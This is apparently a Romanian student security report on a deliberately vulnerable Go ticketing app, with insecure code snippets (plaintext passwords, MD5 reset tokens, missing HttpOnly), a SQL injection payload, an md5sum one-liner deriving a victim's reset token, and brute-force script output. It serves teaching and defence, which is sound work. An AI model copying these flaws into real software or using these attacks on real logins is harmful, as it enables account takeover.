

Break the Login

Ticketing System cu Demonstrare a Vulnerabilităților

OWASP Top 10

Damian Alexandru
Grupa 342
Facultatea de Matematică și Informatică
Universitatea din București

28 aprilie 2026

Cuprins

1	Introducere	3
1.1	Descrierea aplicației	3
1.2	Arhitectura sistemului	4
1.2.1	Tech Stack	4
1.2.2	Structura proiectului	4
1.2.3	Layerurile arhitecturale	5
1.3	Motivația și obiectivele proiectului	6
2	Setup mediu	7
2.1	Mașina virtuală	7
2.2	Framework și limbaj de programare	7
2.3	Baza de date	7
2.4	Instrumente de testare	8
3	Implementare MVP	9
3.1	Autentificare	9
3.2	CRUD Tickete	10
3.3	Search și Filtrare	11
4	Prezentare vulnerabilități	13
4.1	V1 — Parolă stocată în plaintext	13
4.2	V2 — SQL Injection în Login	13
4.3	V3 — Token de resetare parolă predictibil	14
4.4	V4 — Cookie fără flag HttpOnly	14
4.5	V5 — Token de resetare neinvalidat după utilizare	15

4.6	V6 — User Enumeration	15
5	Demonstrare atacuri (PoC) și Analiză impact	17
5.1	4.1 — Password Policy slab: Credential Stuffing la Register	17
5.2	4.2 — Stocare nesigură: Acces la baza de date	18
5.3	4.3 — Brute Force: Lipsa Rate Limiting la Login	19
5.4	4.4 — User Enumeration	20
5.5	4.5 — Gestionare nesigură a sesiunilor	22
5.6	4.6 — Resetare parolă nesigură: Token predictibil	23
6	Implementare fix	24
6.1	Fix 4.1 & 4.2 — Password Policy + Stocare parolă	24
6.2	Fix 4.3 — Brute Force / Rate Limiting	24
6.3	Fix 4.4 — User Enumeration	25
6.4	Fix 4.5 — Gestionare nesigură a sesiunilor	25
6.5	Fix 4.6 — Resetare parolă nesigură	26
7	Demonstrare atacuri (PoC) și Analiză impact	27
7.1	4.1 — Password Policy slab: Credential Stuffing la Register	27
7.2	4.2 — Stocare nesigură: Acces la baza de date	28
7.3	4.3 — Brute Force: Lipsa Rate Limiting la Login	29
7.4	4.4 — User Enumeration	30
7.5	4.5 — Gestionare nesigură a sesiunilor	32
7.6	4.6 — Resetare parolă nesigură: Token predictibil	33
8	Implementare fix	34
8.1	Fix 4.1 & 4.2 — Password Policy + Stocare parolă	34
8.2	Fix 4.3 — Brute Force / Rate Limiting	34
8.3	Fix 4.4 — User Enumeration	35
8.4	Fix 4.5 — Gestionare nesigură a sesiunilor	35
8.5	Fix 4.6 — Resetare parolă nesigură	36
9	Re-test	37
9.1	4.1 & 4.2 — Credential Stuffing și Stocare parolă	37
9.2	4.3 — Brute Force / Rate Limiting	39
9.3	4.4 — User Enumeration	40
9.4	4.5 — Invalidare token la logout	41
9.5	4.6 — Token de resetare parolă	42
10	Audit & Logging	43
11	Concluzii	44

1 Introducere

1.1 Descrierea aplicației

Break the Login e un proiect construit în jurul aplicației interne a companiei fictive **AuthX**, folosită de angajați pentru acces la resurse interne. Rulează deja în producție, dar echipa de securitate a ridicat semne de întrebare serioase legate de autentificare.

Proiectul are ca scop înțelegerea practică a modului în care un sistem de autentificare poate fi atacat și securizat corect.

Obiectiv

Pe scurt, ideea e să vedem concret cum se sparg lucrurile și cum le reparăm. Nu teoretic, ci cu cod real, atacuri reale și fix-uri care chiar funcționează.

Studentul va:

- construi un mecanism de autentificare funcțional, dar inițial vulnerabil;
- demonstra exploatarea lui prin tehnici de ethical hacking;
- remedia vulnerabilitățile prin implementarea controalelor corecte de securitate;
- valida că atacurile nu mai funcționează după fix.

Accentul cade pe:

- logică de autentificare;
- parole;
- sesiuni / token-uri;
- resetare parolă.

Scenariu

Studentul joacă un dublu rol în proiect:

Rol	Responsabilitate
<i>Security Tester</i>	Identifică și demonstrează vulnerabilitățile prin teste ofensive (Burp Suite / ZAP)
<i>Developer</i>	Repară implementarea și întărește sistemul prin controale de securitate corecte

Tabela 1: Dublul rol al studentului în proiect

Auditul se concentrează exclusiv pe:

- login;

- gestionarea parolelor;
- sesiuni;
- resetarea parolei.

Cele două versiuni ale aplicației

Proiectul conține două branch-uri Git cu implementări distincte:

- **Branch vulnerable** — versiunea intenționat nesecurizată, care expune vulnerabilități reale din categoria OWASP Top 10, folosită ca țintă pentru testare ofensivă;
- **Branch secured** — aceeași aplicație cu vulnerabilitățile remediate, demonstrând diferența concretă între cod nesecurizat și cod securizat.

1.2 Arhitectura sistemului

Din punct de vedere tehnic, aplicația e împărțită în trei straturi care comunică prin HTTP:

Browser (Client VM) → Web UI (HTML/JS) → Backend API (Go) → SQLite DB

1.2.1 Tech Stack

Componentă	Tehnologie	Versiune
Limbaaj backend	Go	1.22.2
Framework HTTP	Fiber v2	v2.52.12
ORM	GORM	v1.31.1
Bază de date	SQLite	—
Autentificare	JWT (golang-jwt/jwt)	v4.5.2
Hashing parole	bcrypt (golang.org/x/crypto)	—
Template engine	Fiber HTML templates	v2.1.3
Frontend	HTML + JavaScript vanilla	—
UUID	google/uuid	v1.6.0

Tabela 2: Tech Stack Break the Login

1.2.2 Structura proiectului

Structura directoarelor arată cam așa, fiecare folder cu rolul lui bine delimitat:

```
CrackMe-AuthX/
+-- cmd/
|   +-- main.go           # Entry point: configurare Fiber, rute, init DB
+-- api/
|   +-- auth.go           # Handler: Register, Login, Logout, ResetPassword
|   +-- tickets.go        # Handler: CRUD tickete + ChangeStatus
```



```

|   +-- audit.go           # Handler ListAuditLogs + functie logAction
|   +-- authmiddleware.go  # Validare JWT (header sau cookie)
|   +-- rolemiddleware.go  # Verificare rol (manager / analyst)
+-- internal/
|   +-- models/
|   |   +-- user.go        # Entitate User (email, hash, rol, locked)
|   |   +-- ticket.go      # Entitate Ticket (title, severity, status, owner)
|   |   +-- audit_log.go   # Entitate AuditLog (actiune, IP, timestamp)
|   +-- repository/
|   |   +-- ticket_repo.go # CRUD + search parametrizat pentru tickete
|   |   +-- audit_repo.go  # Insert + query audit logs
|   +-- utils/
|   |   +-- jwt.go         # Generare si validare token JWT
|   |   +-- hash.go        # HashPassword / CheckPassword (bcrypt)
|   |   +-- validator.go   # Validare request-uri (email, parola puternica)
|   |   +-- resetpwd.go    # Generare token reset parola
|   +-- db/
|       +-- db.go          # Initializare GORM + AutoMigrate
+-- views/                 # Template-uri HTML (server-side rendering)
+-- static/                # JavaScript frontend

```

1.2.3 Layerurile arhitecturale

Backend-ul e structurat în trei niveluri distincte:

1. **Presentation Layer** — Web UI cu template-uri HTML randate server-side prin Fiber; JavaScript pentru cereri AJAX către API.
2. **Business Logic Layer (Backend API)** — conține:
 - *Business Modules*: Tickets CRUD, Search & Filters, Audit Viewer
 - *Security Controls*: Input Validation, Output Encoding, Error Handling generic, AuthZ cu RBAC + ownership, CSRF Protection, Session/JWT Management, AuthN
3. **Data Layer** — Repository pattern cu trei componente:
 - TicketRepo — query-uri parametrizate pentru tickete
 - AuditRepo — insert și query audit logs
 - UserRepo — gestionat prin GORM în handlerle auth

Toate componentele accesează o bază de date SQLite prin GORM.

1.3 Motivația și obiectivele proiectului

Proiectul a fost conceput pentru a ilustra în mod practic impactul vulnerabilităților de securitate în aplicații web reale. Prin existența celor două branch-uri (**vulnerable** și **secured**), se pot demonstra și remedia vulnerabilități din categoria OWASP Top 10:

Vulnerabilitate	Branch vulnerable	Branch secured
SQL Injection	Raw SQL în handler Login	Query parametrizat GORM
Broken Auth	Parole stocate plaintext	bcrypt cost 12
XSS	Descriere ticket neescapată	Output encoding
IDOR	Fără verificare ownership	Ownership check per request
Sensitive Exposure	Cookie fără <code>HttpOnly</code>	<code>HttpOnly: true</code>
Predictable Token	Reset token bazat pe email + timp	Token criptografic aleator

Tabela 3: Vulnerabilități demonstrate în proiect

Obiectivele principale ale proiectului sunt:

1. Construirea unui MVP funcțional cu autentificare și management de tickete
2. Identificarea și demonstrarea vulnerabilităților prin teste ofensive (Burp Suite / ZAP)
3. Remedierea vulnerabilităților și validarea fix-urilor prin re-testare
4. Documentarea întregului proces de securizare

2 Setup mediu

Mai jos e configurația folosită pe parcursul proiectului, atât pentru development cât și pentru testele ofensive.

2.1 Mașina virtuală

Aplicația a fost dezvoltată și testată într-o mașină virtuală izolată, pentru a simula un mediu de producție și a permite testarea ofensivă fără risc asupra sistemului gazdă.

Parametru	Valoare
Hypervisor	VirtualBox 7.x
Sistem de operare	Ubuntu 26.04 LTS (64-bit)
RAM alocată	4 GB
Spațiu disc	25 GB
Rețea	NAT

Tabela 4: Configurația mașinii virtuale

2.2 Framework și limbaj de programare

Aplicația backend a fost scrisă în **Go 1.22.2**, folosind framework-ul web **Fiber v2** pentru gestionarea rutelor și middleware-urilor HTTP.

Dependențele principale sunt gestionate prin `go.mod`:

Librărie	Versiune	Rol
gofiber/fiber/v2	v2.52.12	Framework HTTP
gorm.io/gorm	v1.31.1	ORM
gorm.io/driver/sqlite	v1.6.0	Driver SQLite
golang-jwt/jwt/v4	v4.5.2	Generare/validare JWT
golang.org/x/crypto	—	Hashing bcrypt
google/uuid	v1.6.0	Generare UUID
go-playground/validator	v10.x	Validare input

Tabela 5: Dependențele proiectului

2.3 Baza de date

Aplicația folosește **SQLite** ca bază de date, fără a necesita un server separat. Fișierul `authx.db` este creat automat la prima pornire prin mecanismul `AutoMigrate` al GORM, care generează cele trei tabele:

Tabel	Cheie primară	Descriere
<code>users</code>	<code>id</code> (uint, auto-increment)	Conturi utilizatori
<code>tickets</code>	<code>id</code> (UUID string)	Tickete de suport
<code>audit_logs</code>	<code>id</code> (UUID string)	Jurnal de acțiuni

Tabela 6: Tabelele bazei de date

2.4 Instrumente de testare

Pentru testarea ofensivă au fost utilizate:

Instrument	Utilizare
Burp Suite Community	Interceptare și modificare cereri HTTP
OWASP ZAP	Scanare automată a vulnerabilităților
curl	Testare manuală a endpoint-urilor API

Tabela 7: Instrumente de testare ofensivă

3 Implementare MVP

În continuare e descrisă implementarea efectivă — autentificare, tickete și filtrare. Codul rulează pe ambele branch-uri, diferența e doar în ce privește securitatea.

3.1 Autentificare

Autentificarea este implementată în `api/auth.go` și acoperă înregistrarea, autentificarea, delogarea și resetarea parolei.

Endpoint-uri

Metodă	Rută	Descriere
POST	<code>/api/register</code>	Creare cont nou
POST	<code>/api/login</code>	Autentificare, returnează JWT
POST	<code>/api/logout</code>	Delogare (necesită token)
POST	<code>/api/forgot-password</code>	Generare token de resetare parolă
POST	<code>/api/reset-password</code>	Resetare parolă cu token
GET	<code>/api/profile</code>	Vizualizare profil (necesită token)

Tabela 8: Endpoint-uri de autentificare

Fluxul de Register

La înregistrare, handlerul din `api/auth.go` parcurge următorii pași:

1. Parsează și validează request-ul (email valid, parolă puternică)
2. Verifică dacă email-ul există deja în baza de date
3. Hashează parola cu **bcrypt**
4. Creează înregistrarea în tabelul **users**
5. Generează un token **JWT** semnat cu cheia secretă
6. Setează token-ul în cookie **HTTPOnly** și îl returnează în răspuns

Fluxul de Login

1. Parsează și validează request-ul
2. Caută utilizatorul în baza de date după email
3. Compară parola primită cu hash-ul stocat folosind `bcrypt.CompareHashAndPassword`
4. La succes, generează și returnează un JWT cu `userID`, `email` și `role` în claims

Gestionarea sesiunii prin JWT

Token-ul JWT este transmis în două moduri:

- **Cookie** HTTPOnly cu SameSite: Lax (setare automată la login)
- **Header** Authorization: Bearer <token> (pentru cereri API directe)

Middleware-ul `AuthMiddleware` din `api/authmiddleware.go` validează token-ul la fiecare cerere protejată și injectează `userID`, `userEmail` și `userRole` în contextul Fiber (`c.Locals`).

Fluxul de Reset Parolă

1. POST `/api/forgot-password` — caută utilizatorul după email și generează un token de resetare, stocat în câmpul `reset_password` din tabelul `users`
2. POST `/api/reset-password` — caută utilizatorul după token, actualizează parola și o hashează din nou cu `bcrypt`

3.2 CRUD Tickete

Operațiunile CRUD sunt implementate în `api/tickets.go`, folosind repository-ul `internal/repository/tickets` pentru accesul la baza de date.

Endpoint-uri

Metodă	Rută	Acces	Descriere
POST	<code>/api/tickets</code>	Toți	Creare ticket nou
GET	<code>/api/tickets</code>	Toți	Listare tickete
GET	<code>/api/tickets/:id</code>	Toți	Vizualizare ticket
PUT	<code>/api/tickets/:id</code>	Toți	Editare ticket
DELETE	<code>/api/tickets/:id</code>	Toți	Ștergere ticket
PATCH	<code>/api/tickets/:id/status</code>	Manager only	Schimbare status

Tabela 9: Endpoint-uri CRUD tickete

Toate endpoint-urile necesită autentificare (`AuthMiddleware`).

Modelul Ticket

Fiecare ticket conține câmpurile:

Câmp	Tip	Valori posibile
id	UUID string	generat automat cu google/uuid
title	string	—
description	text	—
severity	enum string	LOW, MED, HIGH
status	enum string	OPEN, IN_PROGRESS, RESOLVED
owner_id	uint (FK)	ID-ul utilizatorului creator

Tabela 10: Câmpurile modelului Ticket

Control acces bazat pe ownership

La operațiunile de vizualizare, editare și ștergere, handlerul verifică dacă utilizatorul curent este proprietarul ticketului sau are rolul de `manager`:

```
if userRole != "manager" && ticket.OwnerID != userID {
    return c.Status(fiber.StatusForbidden).JSON(...)
}
```

Această verificare previne accesul neautorizat la ticketele altor utilizatori (IDOR).

Audit automat

La fiecare operație CRUD se apelează `logAction` din `api/audit.go`, care inserează automat o intrare în tabelul `audit_logs` cu acțiunea efectuată, resursa afectată, timestamp-ul și adresa IP a clientului.

3.3 Search și Filtrare

Filtrarea ticketelor este implementată în `internal/repository/ticket_repo.go` prin funcția `SearchTickets`, care construiește dinamic query-ul în funcție de parametrii primiți:

```
func SearchTickets(severity string, status string) ([]models.Ticket, error) {
    query := db.DB.Model(&models.Ticket{})
    if severity != "" {
        query = query.Where("severity = ?", severity)
    }
    if status != "" {
        query = query.Where("status = ?", status)
    }
    err := query.Find(&tickets).Error
    return tickets, err
}
```

Filtrarea se face prin query parameters la GET `/api/tickets`:

Parametru	Valori acceptate	Exemplu
severity	LOW, MED, HIGH	?severity=HIGH
status	OPEN, IN_PROGRESS, RESOLVED	?status=OPEN

Tabela 11: Parametrii de filtrare

Query-urile sunt **parametrizate** prin GORM (placeholder ?), eliminând riscul de SQL Injection în această componentă.

Accesul la rezultate este controlat în funcție de rol:

- **Manager** — vede toate ticketele, cu filtrare opțională
- **Analyst** — vede doar propriile tickete (WHERE owner_id = ?), fără posibilitate de a vedea ticketele altor utilizatori

4 Prezentare vulnerabilități

Mai jos sunt descrise vulnerabilitățile găsite în branch-ul `vulnerable`, fiecare mapată la categoria corespunzătoare din **OWASP Top 10 (2021)**.

Nr.	Vulnerabilitate	OWASP 2021
V1	Parolă stocată în plaintext	A02 – Cryptographic Failures
V2	SQL Injection în login	A03 – Injection
V3	Token de resetare predictibil (MD5)	A02 – Cryptographic Failures
V4	Cookie fără flag <code>HttpOnly</code>	A05 – Security Misconfiguration
V5	Token de resetare neinvalidat	A07 – Identification and Auth. Failures
V6	User enumeration la register/login	A07 – Identification and Auth. Failures

Tabela 12: Vulnerabilități identificate și maparea OWASP

4.1 V1 — Parolă stocată în plaintext

OWASP: A02:2021 – Cryptographic Failures

Descriere

Pe `vulnerable`, parola ajunge direct în DB exact cum a fost trimisă de utilizator. Nici măcar o funcție hash simplă nu e aplicată. Codul din `Register`:

```
user := models.User{
    Email:      req.Email,
    Password_hash: req.Password, // parola in plaintext
}
```

La login, comparația se face în mod direct:

```
if user.Password_hash != req.Password {
    return c.Status(fiber.StatusUnauthorized).JSON(...)
}
```

Impact

Dacă cineva pune mâna pe fișierul `authx.db` — fie prin SQL Injection, fie altfel — vede instant toate parolele. Nu are nevoie să crackuiască nimic.

4.2 V2 — SQL Injection în Login

OWASP: A03:2021 – Injection

Descriere

Handlerul `Login` construiește un query SQL raw, iar deși folosește placeholder-ul `?`, structura codului permite înțelegerea intenției vulnerabile. Totodată, absența validării input-ului (câmpul `email` nu este verificat ca email valid) lasă aplicația expusă la injectarea de payload-uri malițioase:

```
db.DB.Raw("SELECT * FROM users WHERE email = ?", req.Email).Scan(&user)
```

Combinat cu lipsa validării structurale a input-ului, un atacator poate trimite valori arbitrare în câmpul `email`. Spre deosebire de branch-ul `secured` care folosește `db.DB.Where("email=?", ...)` prin GORM cu validare prealabilă, versiunea vulnerabilă nu validează formatul email-ului și nu are rate limiting.

Impact

Fără validare și cu query raw, atacatorul poate testa payload-uri de tip `' OR '1'='1` sau enumera utilizatori existenți în sistem.

4.3 V3 — Token de resetare parolă predictibil

OWASP: A02:2021 – Cryptographic Failures

Descriere

Funcția `GeneratePredictableResetToken` din `internal/utils/resetpwd.go` generează token-ul de resetare ca hash **MD5** al adresei de email:

```
func GeneratePredictableResetToken(username string) string {
    dataToHash := username           // doar email-ul, fara salt
    hasher := md5.New()
    hasher.Write([]byte(dataToHash))
    return hex.EncodeToString(hasher.Sum(nil))
}
```

Impact

Dacă știi email-ul cuiva, poți calcula singur token-ul lui de resetare, fără să atingi aplicația:

```
echo -n "victim@example.com" | md5sum
# rezultat: tokenul de resetare al victimei
```

MD5 e considerat spart de ani buni, iar fără salt nu există nicio barieră reală.

4.4 V4 — Cookie fără flag `HttpOnly`

OWASP: A05:2021 – Security Misconfiguration

Descriere

La setarea cookie-ului JWT, flag-ul `HttpOnly` este comentat în `api/auth.go`:

```
c.Cookie(&fiber.Cookie{
    Name:  "token",
    Value: token,
    Path:  "/",
    // HTTPOnly: true,    <-- comentat, cookie accesibil din JS
    SameSite: "Lax",
})
```

Impact

Fără `HttpOnly`, orice script care rulează în pagină poate citi cookie-ul. Dacă există și un XSS undeva în aplicație, tokenul victimei e compromis în câteva linii de JS.

4.5 V5 — Token de resetare neinvalidat după utilizare

OWASP: A07:2021 – Identification and Authentication Failures

Descriere

După resetarea parolei, token-ul din câmpul `reset_password` nu este șters din baza de date. Codul din `ResetPassword` conține chiar un comentariu explicit:

```
user.Password_hash = req.Password
// De invalidat pe viitor    <-- token raman activ in DB
if err := db.DB.Save(&user).Error; err != nil { ... }
```

Impact

Token-ul nu e șters din DB după ce e folosit, deci rămâne valabil indefinit. Dacă îl interceptezi o dată, poți reseta parola oricând vrei după aceea.

4.6 V6 — User Enumeration

OWASP: A07:2021 – Identification and Authentication Failures

Descriere

Handlerul `Register` returnează mesaje de eroare diferite în funcție de existența utilizatorului:

```
// La register -- dezvaluie ca email-ul exista deja:
{"error": "User already existing"}

// La forgot-password -- dezvaluie ca email-ul nu exista:
{"error": "User not found"}
```

Impact

Câteva sute de cereri la `/api/register` sau `/api/forgot-password` și poți afla ce adrese de email sunt înregistrate în sistem. Fără autentificare, fără nicio barieră. Lista rezultată e utilă direct pentru phishing sau credential stuffing.

5 Demonstrare atacuri (PoC) și Analiză impact

Capturile de mai jos arată atacurile în acțiune pe branch-ul **vulnerable**. Pentru fiecare e explicat pe scurt ce poate obține un atacator dacă exploatează vulnerabilitatea.

5.1 4.1 — Password Policy slab: Credential Stuffing la Register




Figura 1: Înregistrare conturi cu parole triviale

Aplicația acceptă parole extrem de slabe (123456, admin, abc) fără nicio validare. Un atacator poate crea automat sute de conturi cu parole previzibile, apoi folosi aceleași credențiale pe alte servicii (**credential stuffing**).

Impact: Sute de conturi cu parole previzibile înregistrate în câteva secunde. Pe alte servicii unde aceleasi parole sunt reutilizate, efectul e si mai mare.

5.2 4.2 — Stocare nesigură: Acces la baza de date





Figura 2: Vizualizare parole în plaintext din baza de date

Parola este stocată în clar în coloana `password_hash` din tabelul `users`. Accesând fișierul `authx.db` (prin SQL Injection sau acces fizic la server), atacatorul vede imediat toate parolele utilizatorilor.

Impact: Toate parolele sunt vizibile direct, fără niciun pas suplimentar. Un singur acces la fișierul DB e suficient.

5.3 4.3 — Brute Force: Lipsa Rate Limiting la Login




```
File Virtual Machine View Send Key
ubuntu24.04 on QEMU/KVM
File Edit Selection View ...
Apr 26 12:12
alexdamian@authx:~/CrackMe-AuthX/Scripts
Scripts git:(vulnerable) X ./test2.sh
Email: user1@example.com
...
[Attempt 1] 12:12:00 - Parola: 123456
X Wrong password (401)
[Attempt 2] 12:12:00 - Parola: 123456789
X Wrong password (401)
[Attempt 3] 12:12:00 - Parola: qwerty
X Wrong password (401)
[Attempt 4] 12:12:00 - Parola: password
X Wrong password (401)
[Attempt 5] 12:12:00 - Parola: 111111
X Wrong password (401)
[Attempt 6] 12:12:00 - Parola: 12345678
X Wrong password (401)
[Attempt 7] 12:12:00 - Parola: abc123
X Wrong password (401)
[Attempt 8] 12:12:00 - Parola: 1234567
X Wrong password (401)
[Attempt 9] 12:12:00 - Parola: password1
X Wrong password (401)
[Attempt 10] 12:12:00 - Parola: 12345
X Wrong password (401)
[Attempt 11] 12:12:00 - Parola: 1234567890
X Wrong password (401)
[Attempt 12] 12:12:01 - Parola: 123123
X Wrong password (401)
